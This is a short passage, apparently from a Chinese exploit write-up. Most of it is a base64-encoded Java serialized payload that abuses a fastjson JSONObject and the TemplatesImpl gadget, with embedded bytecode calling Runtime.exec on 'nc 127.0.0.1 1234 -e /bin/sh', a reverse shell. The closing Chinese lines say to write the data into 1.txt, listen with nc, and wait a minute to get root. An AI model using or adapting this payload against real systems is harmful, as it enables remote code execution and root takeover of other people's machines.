0iOQIAAHhwAAAAAXNyABtqYXZhLmxhbmcuU3RhY2tUcmFjZUVsZW1lbnRhCcWaJjbdhQIABEkACmxpbmV
OdW1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgAFTAAIZmlsZU5hbWVxAH4ABUwACm1ldGhvZE5hbWVxAH4A
BXhwAAAAMHQADGZhc3Rqc29udGVzdHQAEWZhc3Rqc29udGVzdC5qYXZhdAAEbWFpbnNyACZqYXZhLnV0a
WwuQ29sbGVjdGlvbnMkVW5tb2RpZmlhYmxlTGlzdPwPJTG17I4QAgABTAAEbGlzdHEAfgAHeHIALGphdm
EudXRpbC5Db2xsZWN0aW9ucyRVbm1vZGlmaWFibGVDb2xsZWN0aW9uGUIAgMte9x4CAAFMAAFjdAAWTGp
hdmEvdXRpbC9Db2xsZWN0aW9uO3hwc3IAE2phdmEudXRpbC5BcnJheUxpc3R4gdIdmcdhnQMAAUkABHNp
emV4cAAAAAB3BAAAAAB4cQB+ABV4c3IAH2NvbS5hbGliYWJhLmZhc3Rqc29uLkpTT05PYmplY3QAAAAAA
AAAAQIAAUwAA21hcHQADOxqYXZhL3V0aWwvTWFwO3hwc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYN
EDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA/QAAAAAAADHcIAAAAEAAAAAF0AAZzYWt1eWFzcgA
6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlX
T8FurKszAwAGSQANX2luZGVudE51bWJlckkADl9OcmFuc2xdEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQ
lsABl9jbGFzc3QAEltMamF2YS9sYW5nL0NsYXNzOOwABV9uYW1lcQB+AAVMABFfb3V0cHV0UHJvcGVydG
llc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAH/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAA
BdXIAAltCrPMX+AYIVOACAAB4cAAABD/K/rq+AAAANAApCgAJABgKABkAGggAGwoAGQAcBwAdBwAeCgAG
AB8HACAHACEBAAY8aW5pdD4BAAMoKVYBAARDb2RlAQAPTGluZU51bWJlclRhYmxlAQAJdHJhbnNmb3JtA
QByKExjb2Ovc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcm
cvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAKRXh
jZXB0aW9ucwcAIgEApihMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtM
Y29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpcOl0ZXJhdG9yO0xjb20vc3VuL
29yZy9hcGFjaGUveG1sL2ludGVybmFsL3NlcmlhbGl6ZXIvU2VyaWFsaXphdGlvbkhhbmRsZXI7KVYBAA
g8Y2xpbml0PgEADVNOYWNrTWFwVGFibGUHAB0BAApTb3VyY2VGaWxlAQAJZXZhbC5qYXZhDAAKAAsHACM
MACQAJQEAHG5jIDEyNy4wLjAuMSAxMjM0IC1lIC9iaW4vc2gMACYAJwEAE2phdmEvbGFuZy9FeGNlcHRp
b24BABpqYXZhL2xhbmcvUnVudGltZUV4Y2VwdGlvbgwACgAoAQAEZXZhbAEAQGNvbS9zdW4vb3JnL2FwY
WNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ydW50aW1lLOFic3RyYWN0VHJhbnNZXQBADljb2Ovc3VuL2
9yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNZXRFeGNlcHRpb24BABFqYXZhL2xhbmc
vUnVudGltZQEACmdldFJ1bnRpbWUBABUoKUxqYXZhL2xhbmcvUnVudGltZTsBAARleGVjAQAnKExqYXZh
L2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7AQAYKExqYXZhL2xhbmcvVGhyb3dhYmxlOylWA
CEACAAJAAAAAAAEAAEACgALAAEADAAAAB0AAQABAAAABSq3AAGxAAAAAQANAAAABgABAAAACQABAA4ADw
ACAAwAAAAZAAAAAwAAAAGxAAAAAQANAAAABgABAAAAFQAQAAAABAABABEAAQAOABIAAgAMAAAAGQAAAAQ
AAAABsQAAAAEADQAAAAYAAQAAABoAEAAAAAQAAQARAAgAEwALAAEADAAAAFQAAwABAAAAF7gAAhIDtgAE
V6cADUu7AAZZKrcAB7+xAAEAAAAJAAwABQACAA0AAAAWAAUAAAANAAkAEAAMAA4ADQAPABYAEQAUAAAAB
wACTAcAFQkAAQAWAAAAAgAXcHEAfgAbc3IAFGphdmEudXRpbC5Qcm9wZXJ0aWVzORLQenA2PpgCAAFMAA
hkZWZhdWx0c3EAfgAfeHIAE2phdmEudXRpbC5IYXNodGFibGUTuw8lIUrkuAMAAkYACmxvYWRGYWN0b3J
JAAl0aHJlc2hvbGR4cD9AAAAAAAAIdwgAAAALAAAAHhwdwEAeHg=
```


将数据写入1.txt文件中

然后nc监听端口 再等一分钟就可以得到root了